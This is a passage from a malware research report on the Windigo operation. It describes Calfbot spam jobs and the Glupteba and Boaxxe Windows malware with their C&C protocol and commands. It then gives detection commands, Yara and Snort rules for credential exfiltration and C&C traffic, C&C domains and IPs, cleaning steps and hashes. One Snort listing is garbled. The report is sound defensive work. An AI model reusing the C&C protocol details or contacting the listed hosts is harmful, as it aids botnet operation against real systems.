The destination emails are heavily re-used but change slightly over time. They are composed of a mix of email addresses from Yahoo, Hotmail and Gmail, along with some addresses associated with domains controlled by the Windigo operators.

We believe that these email accounts are all under the control of the operators and are used to validate that the compromised server is not blacklisted by any of these large email providers. This enables stealthier operation since non-blacklisted servers won't send ineffective spam and also prevents a reputation hit on the rest of the spam content sent since blacklisted IP addresses are more often monitored by anti-spam teams.

We also observed that our fake client would not receive any `SEND` jobs unless it actually delivered at least one of the spam message as instructed by the `TESTSEND` jobs.

The content and nature of the spam messages sent by Perl/Calfbot in the Windigo operation was already described in the operation section of this document.

As soon as Perl/Calfbot is done processing a `SEND` job, it reports the statistics of successful and failed spam message deliveries to the C&C server. Usually, the server replies with a `SLEEP 60`, a `TESTSEND` and a `SEND` command.

Side Story
In some email templates used by Perl/Calfbot, we observed interesting hard-coded paths, probably due to a misuse of the template generator:

```
L:\temp\ru_AM_NLtemplate_straight_013_sil_02 (1)\
C:\Documents and Settings\Administrator\Desktop\LaModa\
```

7. WINDOWS MALWARE

As previously mentioned, the web visitors accessing pages hosted on websites infected with Linux/Cdorked can be redirected to exploit kits. These exploit kits, if successful, install two different malware families, depending on the visitor's geographic location.

Victims coming from USA, Canada, Australia and UK receive a malware family dubbed Win32/Boaxxe.G by ESET, whereas others countries will get a Win32/Glupteba.M sample. This section gives an overview of the functionality of both malware families.

7.1. Win32/Glupteba.M

The Win32/Glupteba.M malware family usually comes as an NSIS installer that writes a malicious file to disk, creates a service that runs the file and, finally, starts the newly created service:

Table 7.1 **Win32/Glupteba.M service and corresponding file**

Filename on disk	`C:\Documents and Settings\LocalService\Local Settings\Application Data\NVIDIA Corporation\Update\nvupd32.exe`
Service name	NVIDIA Update Server

The first thing the malware does when started is to try to contact its C&C server via HTTP. To do so, it randomly selects an IP address and a port from a hardcoded list of 100 entries and makes an HTTP GET request on the `/stat` path. It is worth mentioning that some IP addresses in the list belong to legitimate organizations, in order to fool automatic blocking attempts by security vendors. If the malware does not receive the expected information from a server, it simply picks a new one from its list. Earlier versions of Win32/Glupteba.M used a list of domain names, contacted on port 8000 instead of hardcoded IP addresses.

The GET request is sent without any of the regular HTTP headers. Its path contains various parameters, as shown in the following image describing the network interaction of a host infected with Win32/Glupteba.M and its C&C.

```
GET /stat?
uptime=100&downlink=1111&uplink=1111&id=0000BCA8&statpass=bpass&
version=20140122&features=30&guid=7ce33ded-fb52-41b3-955d-
b7460a5b2b34&comment=20131101&p=0&s= HTTP/1.0

HTTP/1.1 200 OK
Content-Length: 13

session:31562
```

Figure 7.1 **Win32/Glupteba.M first contact with its C&C**

The most important parameters are a unique identifier for the malware installation, the version of the malware and a hardcoded password (`bpass`). The C&C server's response is a `session` parameter associated to a port number, which the bot will then connect to.

Once connected to this port, the infected machine receives the command `HELLO`, then it sends a pair composed of its unique identifier and the previously mentioned hardcoded password. At this point the server will send a command to the machine every 30 seconds, as shown in the following figure:

```
      C&C Server> HELLO
Infected Machine> 0000BCA8:bpass
      C&C Server> READD
      C&C Server> e....
      C&C Server> e....
                  ...
      C&C Server> e....
      C&C Server> c......prP.c.......E..c..........c..........c....Ao....
      C&C Server> e....
                  ...
```

Figure 7.2 **Interaction between the bot and its C&C**

The server commands have the following format:

```
0x00   BYTE Command
0x01   WORD Connection index
0x03   WORD Content size
0x05   BYTE[n] Content (n is content_size)
```

The table below shows the actual list of commands the bot accepts:

Table 7.2 **List of Commands the Bot Accepts**

Command	Description Functionality
c	create proxy connection to a remote host
s	get previously created proxy connection info
w	close proxy connection socket
P	set `value` (version string) in registry
R	set `svalue` (encrypted C&C list) in registry
3	download from URL and execute
e	no operation

In the interaction shown in the previous screenshot, the bot is instructed to establish a proxy connection with a remote host. In all instances we investigated, the bots are used as proxies to send spam. But before any email is sent, two tests are performed by the proxy endpoint: first it makes a GET request on `http://www.google.com/robots.txt`, and then it sends another GET request on TCP port 25 – usually used for SMTP – on a server infected by Linux/Ebury. If these tests are successful, meaning the proper network connectivity is present, the bot is used as a proxy to send spam messages.

It is interesting to see that only hosts which have outbound TCP/25 internet access are considered by Win32/Glupteba, showing that a non-negligible number of end user workstations are connected by ISPs who choose to ignore the good practice of blocking this traffic. It may even explain why Windigo operators prefer installing Win32/Boaxxe.G on workstations located in countries where ISPs have a wider adoption of blocking outbound TCP/25 traffic.

Finally, we believe Win32/Glupteba.M is deeply related to the Windigo operation because:

- All the C&C servers used by this malware family are also infected with Linux/Ebury
- The spam messages sent by Win32/Glupteba.M are similar to the ones sent by Perl/Calfbot

7.2. Win32/Boaxxe.G

Win32/Boaxxe is an old malware family – first mentioned on the Internet around 2010 – whose purpose is to redirect users to advertisement websites thanks to various click fraud techniques, and thus earn money from these websites as an "advertiser". We thoroughly described one particular Win32/Boaxxe variant named Win32/Boaxxe.BE in two recent blog posts, both from a technical and a social point-of-view, and we will here simply give a brief comparison between the two variants.

7.2.1. Code Comparison

The installation process of these two variants differs significantly. Whereas Win32/Boaxxe.G comes as a NSIS installer that simply executes the unique export of a randomly named DLL to infect the machine, Win32/Boaxxe.BE follows a multi-step installation process. In particular the BE variant deploys both a Firefox and a Chrome extension, which will serve to redirect the user to advertisement websites (Internet Explorer is controlled with memory hooks in both variants).

Rather than relying on browser extensions, Win32/Boaxxe.G installs several memory hooks into Chrome/Firefox to realize similar actions. Since these memory hooks are highly browser- and version-dependent, the reliability of this method is far from perfect. In particular, it does not support Firefox and Chrome current versions at the time of writing (respectively numbered 27 and 32). It is worth mentioning that the actual redirection logic is implemented into some extension-like Javascript code, which will be decrypted on-demand when the memory hooks catch a relevant event such as the user browsing to a search engine.

Despite this strong difference, both Win32/Boaxxe's variants share almost the same payload code. The distinction between the "hook mode" and the "browser extensions mode" relies on a hardcoded value contained in the binary, which therefore seems to play the role of a version number. We thus tend to believe that Win32/Boaxxe.G is an older version of Win32/Boaxxe.BE, with limited support for recent browsers.

7.2.2. Advertisement Networks Comparison

Both Win32/Boaxxe.G and Win32/Boaxxe.BE redirect users to advertisements through long redirection chains composed of various advertisement websites, each of these websites paying the previous one for the driven traffic. We observed that the doorway search engines – the advertisement networks entry-points – are different between the two Win32/Boaxxe variants, and moreover we were unable to find the same affiliate IDs in the redirection chain URLs. Consequently, we believe both variants do not share the same advertisement networks, which likely means their operators are different.

Finally, it should be mentioned that – contrary to Win32/Glupteba.M's case – we did not find any relationship between Win32/Boaxxe.G's infrastructure and the rest of Windigo operation. In other words, Windigo operators are likely being paid by another group to install Win32/Boaxxe.G on English-speaking users' computers.

8. CONCLUSION

The Windigo operation is a large-scale effort that currently involves more than ten thousand infected servers worldwide. The purpose of the operation seems to be monetary profit. This profit is gathered through various ways including redirecting web users to malicious content and sending unsolicited emails.

In this report, we have outlined the three main components of the Windigo operation: an OpenSSH backdoor, a web redirection module and a spam-sending program. We have explained why we think these components are related and how they have been used over the last two years to redirect millions of Internet users and send even more spam. The scale of the operation is only matched by its sophistication and complexity.

When reading this report, one could wonder why ESET, a security company focused mainly on the desktop market, would invest time and energy understanding and documenting complex Linux threats. The first reason is that by gathering intelligence on compromised servers and how they are used by malicious actors, we can better protect our users. Keeping track of web redirections and the landing pages for malicious content allowed us to protect hundreds of thousands of our users from accessing malicious content. Proactively downloading and analyzing spam templates also guaranteed proper labeling of spam messages before they even reached our clients.

Understanding emerging threats on alternative operating systems that are usually less targeted by malware also allows us to better direct our detection mechanisms for these platforms.

Our objective for producing this report is to help the general public, the researcher community and system administrators understand that the game has changed regarding the management of servers on the Internet. Password-based login to servers should be a thing of the past. One should seriously consider two-factor authentication or, at least, a safe use of SSH keys like described in the prevention appendix. The impact of the Windigo operation would have been reduced with these in place.

Finally, by providing indicators of compromise and instructions on how to clean servers, we hope more system administrators will quickly clean their systems and hosting providers will be more proactive in the notification to their customers, thus reducing the resources available to the malicious gang behind Operation Windigo.

Acknowledgements
We would like to thank the following organizations or individuals for their collaboration during our research into Operation Windigo:

- Catherine Goerner-Potvin (artwork)
- The European Organization for Nuclear Research (CERN)
- CERT-Bund
- Emerging Threats
- Sucuri
- The Swedish National Infrastructure for Computing
- Valérie Motard (artwork adaptation)

On behalf of the Ebury Working Group, we would also like to thank the following organizations for their contributions:

- abuse.ch
- Spamhaus
- Maven Hosting
- PlusServer AG

APPENDIX 1: INDICATORS OF COMPROMISE (IOC)

In this section we will highlight various technical indicators in order to be able to identify infected systems. We divided the indicators in two categories in order to appeal to both system administrators and large hosting providers: namely host-based IOCs and network-based IOCs.

CAUTION As soon as this information is public the malware authors will most likely update their technique and tools to evade detection and thwart analysis as they have done in the past. Consequently, be aware that any of the advice we give to identify or clean oneself might already be outdated.

WARNING These come with no warranties. They might not detect an infection and/or trigger false positives. Apply judgment.

If you find false-positives, have improved IOCs or find samples that do not match these IOCs please let us know: windigo@eset.sk.

Updated IOCs will be available on our github page: https://github.com/eset/malware-ioc

A.1.1. Host-based Indicators

A.1.1.1. Linux/Ebury

We will provide two means of identifying the presence of the OpenSSH backdoor. A quick one that relies on the presence of a feature added by the malware to the `ssh` binary and a longer one which requires inspection of the shared memory segments used by the malware.

To Quickly Identify
The command `ssh -G` has a different behavior on a system with Linux/Ebury.A clean server will print

```
ssh: illegal option -- G
```

to `stderr` but an infected server will only print the usage. One can use the following command to determine if the server he is on is compromised:

```
$ ssh -G 2>&1 | grep -e illegal -e unknown > /dev/null && echo
“System clean” || echo “System infected”
```

Shared Memory Inspection
Linux/Ebury relies on POSIX shared memory segments (SHMs) for interprocess communications. Currently, it uses large segments of over 3 megabytes of memory with broad permissions like 666 (which means readable and writable by everyone).

CAUTION Other processes could legitimately create shared memory segments with broad permissions. Make sure to validate that `sshd` is the process that created the segment like we show below.

Identify large shared memory segment with broad permissions by running the following as root:

```
# ipcs -m
------ Shared Memory Segments --------
key            shmid      owner     perms     bytes      nattch
0x00000000     0          root      644       80         2
0x00000000     32769      root      644       16384      2
0x00000000     65538      root      644       280        2
0x000010e0     465272836  root      666       3282312    0
```

Then to look for the process that created the shared memory segment, use:

```
# ipcs -m -p
------ Shared Memory Creator/Last-op PIDs --------
shmid          owner        cpid      lpid
0              root         4162      4183
32769          root         4162      4183
65538          root         4162      4183
465272836      root         15029     17377
```

If the process matches `sshd`:

```
# ps aux | grep <pid>
root 11531 0.0 0.0 103284 828 pts/0 S+ 16:40 0:00 grep 15029
root 15029 0.0 0.0 66300 1204 ? Ss Jan26 0:00 /usr/sbin/sshd
```

An `sshd` process using shared memory segments larger than 3 megabytes (3145728 bytes) and with broad permissions (666) is a strong indicator of compromise.

A.1.1.2. Linux/Cdorked

There are a few ways one can use to detect if a server is infected with Linux/Cdorked. A simple way is to leverage a specific behavior of the backdoor that redirects any requests to `/favicon.iso` to Google.

Running this simple `curl` command:

```
$ curl -i http://myserver/favicon.iso | grep “Location:”
```

Will result in the following output on an infected server:

```
Location: http://google.com/
```

A clean site will return nothing on this particular command or a different Location header depending on configuration. Further inspection can be done by removing the `grep` portion of the command: `curl-i http://myserver/favicon.iso`.

Additionally, one can look at the shared memory segments like for the Linux/Ebury case except that the process creator of the shared memory will be apache (httpd), nginx or lighttpd. On newer variants of Linux/Cdorked note that the permissions are more strict than before (600 instead of the previous 666).

Be careful when looking for shared memory segments since they could be normal depending on your setup. For example we know that suPHP uses shared memory.

A.1.1.3. Linux/Onimiki

We only found this malware present on systems with a currently active BIND server already serving legitimate DNS requests. Little evidence of this malware is left on the system besides the modified binary executable.

Using the following Yara rule on a `named` binary:

```
rule onimiki
{
    meta:
       description = “Linux/Onimiki malicious DNS server”
       malware = “Linux/Onimiki”
       operation = “Windigo”
       author = “Olivier Bilodeau <bilodeau@eset.com>”
       created = “2014-02-06”
       reference = “http://www.welivesecurity.com/wp-content/
uploads/2014/03/operation_windigo.pdf”

    strings:
       // code from offset: 0x46CBCD
       $a1 = {43 0F B6 74 2A 0E 43 0F B6 0C 2A 8D 7C 3D 00 8D}
       $a2 = {74 35 00 8D 4C 0D 00 89 F8 41 F7 E3 89 F8 29 D0}
       $a3 = {D1 E8 01 C2 89 F0 C1 EA 04 44 8D 0C 92 46 8D 0C}
       $a4 = {8A 41 F7 E3 89 F0 44 29 CF 29 D0 D1 E8 01 C2 89}
       $a5 = {C8 C1 EA 04 44 8D 04 92 46 8D 04 82 41 F7 E3 89}
       $a6 = {C8 44 29 C6 29 D0 D1 E8 01 C2 C1 EA 04 8D 04 92}
       $a7 = {8D 04 82 29 C1 42 0F B6 04 21 42 88 84 14 C0 01}
       $a8 = {00 00 42 0F B6 04 27 43 88 04 32 42 0F B6 04 26}
       $a9 = {42 88 84 14 A0 01 00 00 49 83 C2 01 49 83 FA 07}

    condition:
       all of them
}
```

with:

```
$ yara windigo-onimiki.yar /usr/sbin/named
```

yields no output if one is not infected and would print a filename if one is.

A.1.1.4. Perl/Calfbot

The presence of a `/tmp/...` file reveals if a server is infected and the file creation timestamp will accurately reflect the infection time. However if the server is rebooted or the C&C server sends a `KILL` command, the file will still be present but the malware will not be running anymore. In order to confirm an active infection, one must test the presence of a lock on `/tmp/...` using the following command:

```
flock --nb /tmp/... echo “System clean” || echo “System infected”
```

If one is infected, `lsof` can be used to see what process owns that lock:

```
lsof /tmp/...
```

The following can also validate that the targets of the `/proc/$pid/exe` symbolic links are the real `crond`:

```
pgrep -x “crond” | xargs -I ‘{}’ ls -la “/proc/{}/exe”
```

Anything looking like“`/tmp/ `“(with a space) in the output is very suspicious.

`pgrep` requires the `procps` package. Replace `pgrep -x crond` with `ps -ef | grep crond | grep -v grep | awk ‘{print $2}’` if you can’t install `pgrep`.

A.1.2. Network-based Indicators

We are providing simple snort rules in order to easily pinpoint malicious activity in large networks. The Internet being a wild place these have greater chances of triggering false positives. Use wisely.

A.1.2.1. Linux/Ebury

This first rule matches against the SSH Client Protocol field that the backdoor uses to connect to a victim. Any external host trying to connect to the backdoor on properly identified SSH ports will trigger the alert.

The second rule matches SSH credentials leaking out of the network. Any internal host sending DNS exfiltration packets will trigger the alert.

One can also manually inspect a server for outgoing DNS requests to DGA domains by using `tcpdump` but carefully avoiding setting promiscuous mode since the malware pays attention to that. This can be done with the following:

```
$ tcpdump -p
content: SSH-2.0- , depth:8, isdataat:22,relative; pcre: /^[0-9a-f]{22,40}/R ;
reference:url,http://www.welivesecurity.com/wpcontent/uploads/2014/03/
operation_windigo.pdf; reference:url,https://github.com/eset/malware-ioc;
classtype:trojan-activity; sid:1000001; rev:3;)
# The following Snort rule for detecting Linux/Ebury infected machines
# sending harvested credentials to a dropzone server has been provided by
# CERT-Bund
alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"Linux/Ebury SSH backdoor data
exfiltration"; content:"|12 0b 01 00 00 01|"; depth:6; pcre:"/^\x12\x0b\x01\
x00\x00\x01[\x00]{6}.[af0-9]{6,}(([\x01|\x02|\x03]\d{1,3}){4}|\x03::1)\x00\x00\
x01Bs"; reference:url,http://www.welivesecurity.com/wp-content/uploads/2014/03/
operation_windigo.pdf; reference:url,https://github.com/eset/malware-ioc;
reference:url,https://www.cert-bund.de/ebury-faq; classtype:trojan-activity;
sid:1000002; rev:1;)
```

Below is the list of domains generated by the DGA for each seed by DGA generation.

Table A.1.1 **First generation DGA**

Seed	Domain	Seed	Domain
1	k2l8z1yeodm.info	5010	q5ncv0dekcm8a1p.biz
2	o5o8c1berdn.net	5011	oaxey7m0lde8s1v.info
3	mag8u1tejdt.biz	5012	c1b1jfi2pdi8w1f.net
4	a1t9y1xendd.info	5013	oap3p6f5lde8s1v.biz
5	map9u1tejdt.net	5014	q5y6vdf7tdm8a1p.info
6	o5tac1berdn.biz	5015	m2w9c4qaqdj8x1o.net
7	k2zbz1yeodm.info	5016	c1jczbhcpdi8w1f.biz
8	seed domain	5017	m2lfk2jfqdj8x1o.info
9	a1hcy1xendd.net	5018	q5o2uad1cem8a1p.net
10	k2rdz1yeodm.biz	5019	oah5w1w4uee8s1v.biz
11	o5dec1berdn.info	5020	c1v9l8s6yei8w1f.info
12	maefu1tejdt.net	5021	oafcffg8uee8s1v.net
13	a1z1h2xendd.biz	5022	q5w0g7cbcem8a1p.biz
14	mae2d2tejdt.info	5023	m2d4berdzej8x1o.info
15	o5e4l2berdn.net	5024	c1m8k5q0hfi8w1f.net
16	k2t6i2yeodm.biz	5025	m2kcjcj2ifj8x1o.biz
17	a1k8h2xendd.info	5026	q5w0f4n5lfm8a1p.info
18	k2qai2yeodm.net	5027	oay4vbx7dfe8s1v.net
19	o5lcl2berdn.biz	5028	c1v9j2pahfi8w1f.biz
...	maved2tejdt.info		

Table A.1.2 **Second generation DGA**

Seed	Domain
1	o8rad5ccx9f3r.net
2	zbqaf5zcv9s3x.biz
3	c0dbq5vcj9o3e.info
4	x7sbu5hcg9b3f.net
5	h0nct5rca9y3f.biz
6	ubjcl5ucn9g3m.info
7	f8wda5yck9i3h.net
8	m7lea5yck9i3l.biz
9	b8dfs5ecw9p3o.info
10	abo0u6ach9k3w.net

A.1.2.2. Linux/Cdorked

This rule matches the configuration commands that are sent to Linux/Cdorked. Any external host contacting properly identified Web servers on HTTP ports with Linux/Cdorked's specific cookie and URL will trigger the alert.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"Linux/
Cdorked is being configured by C&C"; flow:established,to_server;
content:"POST"; content:"SECID="; http_cookie; pcre:"/\?[0-9a-f]
{6} HTTP/"; reference:url,http://www.welivesecurity.com/wp-content/
uploads/2014/03/operation_windigo.pdf; reference:url,https://
github.com/eset/malware-ioc; classtype:trojan-activity; sid:1000003;
rev:2;)
```

Some additional rules for earlier versions of Linux/Cdorked are available from Emerging Threats.

A.1.2.3. Linux/Onimiki

Linux/Onimiki is a DNS server backdoor. Any external entity sending DNS requests to an internal server with the specific Linux/Cdorked URL pattern will trigger the alert.

```
alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"Linux/Onimiki
DNS trojan activity long format (Inbound)"; byte_test:1,!
&,128,2; content:"|00 01 00 00 00 00 00 00 38|"; offset:4;
depth:9; pcre:"/^[a-z0-9]{23}[a-f0-9]{33}.[a-z0-9\-_]+.[az0-
9\-_]+\x00\x00\x01\x00\x01/Rsi"; reference:url,http://
www.welivesecurity.com/wp-content/uploads/2014/03/
operation_windigo.pdf; reference:url,https://github.com/eset/malwareioc;
classtype:trojan-activity; sid:1000004; rev:2;)
alert udp $HOME_NET any -> any 53 (msg:"Linux/Onimiki DNS trojan
activity long format (Outbound)"; byte_test:1,!&,128,2; content:"|
00 01 00 00 00 00 00 00 38|"; offset:4; depth:9; pcre:"/^[a-z0-9]
{23}[a-f0-9]{33}.[a-z0-9\-_]+.[a-z0-9\-_]+\x00\x00\x01\x00\x01/
Rsi"; reference:url,http://www.welivesecurity.com/wp-content/
uploads/2014/03/operation_windigo.pdf; reference:url,https://
github.com/eset/malware-ioc; classtype:trojan-activity; sid:1000005;
rev:1;)
```

A.1.2.4. Perl/Calfbot

Since Perl/Calfbot uses HTTPS, rules targeting the protocol are not useful. Instead these rules will match specific DNS requests.

Any internal host sending DNS requests to properly labeled DNS servers with the Perl/Calfbot specific generated domains will trigger the alert.

```
alert udp !$DNS_SERVERS any -> $DNS_SERVERS 53 (msg:"Perl/Calfbot C&C
DNS request"; content:"|01 00 00 01 00 00 00 00 00 00|"; depth:10;
offset:2; content:"|0a|vqvsaergek|04|info|00|"; fast_pattern;
nocase; distance:0; reference:url,http://www.welivesecurity.com/wpcontent/
uploads/2014/03/operation_windigo.pdf; reference:url,https://
github.com/eset/malware-ioc; classtype:trojan-activity; sid:1000006;
rev:2;)
alert udp !$DNS_SERVERS any -> $DNS_SERVERS 53 (msg:"Perl/Calfbot C&C
DNS request"; content:"|01 00 00 01 00 00 00 00 00 00|"; depth:10;
offset:2; content:"|0a|pbcgmmympm|04|info|00|"; fast_pattern;
nocase; distance:0; reference:url,http://www.welivesecurity.com/wpcontent/
uploads/2014/03/operation_windigo.pdf; reference:url,https://
github.com/eset/malware-ioc; classtype:trojan-activity; sid:1000007;
rev:2;)
alert udp !$DNS_SERVERS any -> $DNS_SERVERS 53 (msg:"Perl/Calfbot C&C
DNS request"; content:"|01 00 00 01 00 00 00 00 00 00|"; depth:10;
offset:2; content:"|0a|jmxkowzoen|04|info|00|"; fast_pattern;
nocase; distance:0; reference:url,http://www.welivesecurity.com/wpcontent/
uploads/2014/03/operation_windigo.pdf; reference:url,https://
github.com/eset/malware-ioc; classtype:trojan-activity; sid:1000008;
rev:2;)
alert udp !$DNS_SERVERS any -> $DNS_SERVERS 53 (msg:"Perl/Calfbot C&C
DNS request"; content:"|01 00 00 01 00 00 00 00 00 00|"; depth:10;
offset:2; content:"|0a|tyixfhsfax|04|info|00|"; fast_pattern;
nocase; distance:0; reference:url,http://www.welivesecurity.com/wpcontent/
uploads/2014/03/operation_windigo.pdf; reference:url,https://
github.com/eset/malware-ioc; classtype:trojan-activity; sid:1000009;
rev:2;)
alert udp !$DNS_SERVERS any -> $DNS_SERVERS 53 (msg:"Perl/Calfbot C&C
DNS request"; content:"|01 00 00 01 00 00 00 00 00 00|"; depth:10;
offset:2; content:"|0a|qgjhmerjec|04|info|00|"; fast_pattern;
nocase; distance:0; reference:url,http://www.welivesecurity.com/wpcontent/
uploads/2014/03/operation_windigo.pdf; reference:url,https://
github.com/eset/malware-ioc; classtype:trojan-activity; sid:1000010;
rev:2;)
alert udp !$DNS_SERVERS any -> $DNS_SERVERS 53 (msg:"Perl/Calfbot C&C
DNS request"; content:"|01 00 00 01 00 00 00 00 00 00|"; depth:10;
offset:2; content:"|0a|njdyqrbioh|04|info|00|"; fast_pattern;
nocase; distance:0; reference:url,http://www.welivesecurity.com/wpcontent/
uploads/2014/03/operation_windigo.pdf; reference:url,https://
github.com/eset/malware-ioc; classtype:trojan-activity; sid:1000011;
rev:2;)
alert udp !$DNS_SERVERS any -> $DNS_SERVERS 53 (msg:"Perl/Calfbot C&C
DNS request"; content:"|01 00 00 01 00 00 00 00 00 00|"; depth:10;
offset:2; content:"|0a|btloxcyrok|04|info|00|"; fast_pattern;
nocase; distance:0; reference:url,http://www.welivesecurity.com/wpcontent/
uploads/2014/03/operation_windigo.pdf; reference:url,https://
github.com/eset/malware-ioc; classtype:trojan-activity; sid:1000012;
rev:2;)
alert udp !$DNS_SERVERS any -> $DNS_SERVERS 53 (msg:"Perl/Calfbot C&C
DNS request"; content:"|01 00 00 01 00 00 00 00 00 00|"; depth:10;
offset:2; content:"|0a|afwyhvinmw|04|info|00|"; fast_pattern;
nocase; distance:0; reference:url,http://www.welivesecurity.com/wpcontent/
uploads/2014/03/operation_windigo.pdf; reference:url,https://
github.com/eset/malware-ioc; classtype:trojan-activity; sid:1000013;
```

Also, here is the list of domains and IP addresses that will be contacted by Perl/Calfbot in the same order as in the malware itself:

```
vqvsaergek.info
pbcgmmympm.info
jmxkowzoen.info
tyixfhsfax.info
77.67.80.31
qgjhmerjec.info
85.214.80.4
njdyqrbioh.info
btloxcyrok.info
afwyhvinmw.info
wyfxanxjeu.info
qemyxsdigi.info
94.23.208.20
```

APPENDIX 2: CLEANING

A.2.1. Linux/Ebury

In order to install Linux/Ebury on a system, the malware operators need root access. With this level of access, anything is possible. This is why we advise anyone infected to **completely wipe their servers and rebuild them from scratch** using a verified source. That's the only way to make sure to get rid of this threat.

Most importantly, assume that administrator and user credentials have been compromised. Because of this, we advise anyone infected to **reset all user and administrator credentials** from known clean machines and put a measure in place to **prevent users from resetting their passwords to their original ones**[4].

It is important to realize that Linux/Ebury stole the credentials of all login attempts made on an infected server (successful or not). Additionally, it also steals credentials of connections originating from that server, through a trojanized `ssh` binary, meaning that anyone using the server as an SSH relay will also have the credentials to other servers stolen. Furthermore, `ssh` and `ssh-add`[5] will steal passphrases that unlock SSH keys and will save in memory the unencrypted SSH keys so they can be retrieved later by the malware operators. This credential stealing infrastructure is very comprehensive and this is why we advise that infected organizations should take this very seriously and reconsider their server authentication mechanisms. We will provide more advice in the prevention appendix.

A.2.2. Linux/Cdorked

WARNING Make sure you don't have Linux/Ebury on your system. If you do see Linux/Ebury's cleaning section.

Due to the presence of an interactive backdoor at the permission level of the Web server we also advise for a **full reinstall of the compromised server** from verified sources.

A.2.3. Linux/Onimiki

WARNING Make sure you don't have Linux/Ebury on your system. If you do see Linux/Ebury's cleaning section.

We advise for a **full reinstall of the compromised server** from verified sources. If one is not willing to do that then a few steps would arguably be better than nothing:

- Make sure that the user related to the `named` installation has no shell access (`/etc/passwd`)
- Reinstall the main `named` binary (usually in `/usr/sbin/named`) and best done through your package manager
- Restart `named`

A.2.4. Perl/Calfbot

WARNING Make sure you don't have Linux/Ebury on your system. If you do see Linux/Ebury's cleaning section.

We advise for a **full reinstall of the compromised server** from verified sources. If one is not willing to do that then a few steps would arguably be better than nothing:

- Read Perl/Calfbot's indicators of compromise section to understand how to look for Perl/Calfbot's user id and process id
- Change any compromised user credentials (the one Perl/Calfbot is running under)
- Kill the Perl process associated with Perl/Calfbot

4 the PAM modules cracklib or passwdqc seem like a good place to start
5 an OpenSSH authentication agent helper

APPENDIX 3: PREVENTION

Here are a few simple recommendations in order to protect yourself from this collection of threats:

- Disable direct root login in your OpenSSH daemon (`PermitRootLogin no` in `/etc/ssh/sshd_config`)
- Disable password-based logins and use an SSH key
- Use SSH Agent Forwarding to SSH from servers to servers instead of copying your SSH private keys on servers. On GNU/Linux use `ssh-agent` or GnomeKeyring with `ForwardAgent yes` under a trusted `Host` entry in your `.ssh/config` file[6]. On Windows PuTTY's Pageant supports SSH Agent Forwarding
- Use two-factor authentication on your servers
- Use an up to date antivirus solution

6 This tutorial goes in greater details: https://help.github.com/articles/using-ssh-agent-forwarding

APPENDIX 4: FILE HASHES

A.4.1. Linux/Ebury

Trojanized `sshd`, `ssh`, `ssh-add` and the target of the `libkeyutils.so.1` symbolic link.

- `98cdbf1e0d202f5948552cebaa9f0315b7a3731d` Linux/Ebury – Version 0.4.4 – sshd
- `4d12f98fd49e58e0635c6adce292cc56a31da2a2` Linux/Ebury – Version 0.4.4 – sshd
- `0daa51519797cefedd52864be0da7fa1a93ca30b` Linux/Ebury – Version 0.8.0 – sshd
- `7314eadbdf18da424c4d8510afcc9fe5fcb56b39` Linux/Ebury – Version 0.8.0 – sshd
- `575bb6e681b5f1e1b774fee0fa5c4fe538308814` Linux/Ebury – Version 0.8.0 – ssh-add
- `fa6707c7ef12ce9b0f7152ca300ebb2bc026ce0b` Linux/Ebury – Version 0.8.0 – ssh
- `c4c28d0372aee7001c44a1659097c948df91985d` Linux/Ebury – Version 0.8.0 – ssh
- `267d010201c9ff53f8dc3fb0a48145dc49f9de1e` Linux/Ebury – Version 1.1.0 – libkeyutils.so
- `471ee431030332dd636b8af24a428556ee72df37` Linux/Ebury – Version 1.2.1 – libkeyutils.so
- `58f185c3fe9ce0fb7cac9e433fb881effad31421` Linux/Ebury – Version 1.3.1 – libkeyutils.so
- `09c8af3be4327c83d4a7124a678bbc81e12a1de4` Linux/Ebury – Version 1.3.2 – libkeyutils.so
- `2fc132440bafdbc72f4d4e8dcb2563cc0a6e096b` Linux/Ebury – Version 1.3.2 – libkeyutils.so
- `39ec9e03edb25f1c316822605fe4df7a7b1ad94a` Linux/Ebury – Version 1.3.2 – libkeyutils.so
- `3c5ec2ab2c34ab57cba69bb2dee70c980f26b1bf` Linux/Ebury – Version 1.3.2 – libkeyutils.so
- `74aa801c89d07fa5a9692f8b41cb8dd07e77e407` Linux/Ebury – Version 1.3.2 – libkeyutils.so
- `7adb38bf14e6bf0d5b24fa3f3c9abed78c061ad1` Linux/Ebury – Version 1.3.2 – libkeyutils.so
- `899b860ef9d23095edb6b941866ea841d64d1b26` Linux/Ebury – Version 1.3.2 – libkeyutils.so
- `8daad0a043237c5e3c760133754528b97efad459` Linux/Ebury – Version 1.3.2a – libkeyutils.so
- `8f75993437c7983ac35759fe9c5245295d411d35` Linux/Ebury – Version 1.3.2 – libkeyutils.so
- `9bb6a2157c6a3df16c8d2ad107f957153cba4236` Linux/Ebury – Version 1.3.2 – libkeyutils.so
- `a7b8d06e2c0124e6a0f9021c911b36166a8b62c5` Linux/Ebury – Version 1.3.2 – libkeyutils.so
- `adfcd3e591330b8d84ab2ab1f7814d36e7b7e89f` Linux/Ebury – Version 1.3.2 – libkeyutils.so
- `b8508fc2090ddee19a19659ea794f60f0c2c23ff` Linux/Ebury – Version 1.3.2 – libkeyutils.so
- `bbce62fb1fc8bbed9b40cfb998822c266b95d148` Linux/Ebury – Version 1.3.2 – libkeyutils.so
- `bf1466936e3bd882b47210c12bf06cb63f7624c0` Linux/Ebury – Version 1.3.2 – libkeyutils.so
- `e14da493d70ea4dd43e772117a61f9dbcff2c41c` Linux/Ebury – Version 1.3.2 – libkeyutils.so
- `f1ada064941f77929c49c8d773cbad9c15eba322` Linux/Ebury – Version 1.3.2 – libkeyutils.so
- `9e2af0910676ec2d92a1cad1ab89029bc036f599` Linux/Ebury – Version 1.3.3b – libkeyutils.so
- `5d3ec6c11c6b5e241df1cc19aa16d50652d6fac0` Linux/Ebury – Version 1.3.3 – libkeyutils.so
- `d552cbadee27423772a37c59cb830703b757f35e` Linux/Ebury – Version 1.3.3 – libkeyutils.so
- `1a9aff1c382a3b139b33eeccae954c2d65b64b90` Linux/Ebury – Version 1.3.4b1 – libkeyutils.so
- `2e571993e30742ee04500fbe4a40ee1b14fa64d7` Linux/Ebury – Version 1.3.4b2 – libkeyutils.so
- `e2a204636bda486c43d7929880eba6cb8e9de068` Linux/Ebury – Version 1.3.5 – libkeyutils.so

A.4.2. Linux/Cdorked

Trojanized `httpd` (Apache), `nginx` or `lighttpd`.

- `0004b44d110ad9bc48864da3aea9d80edfceed3f`
- `03592b8147e2c84233da47f6e957acd192b3796a`
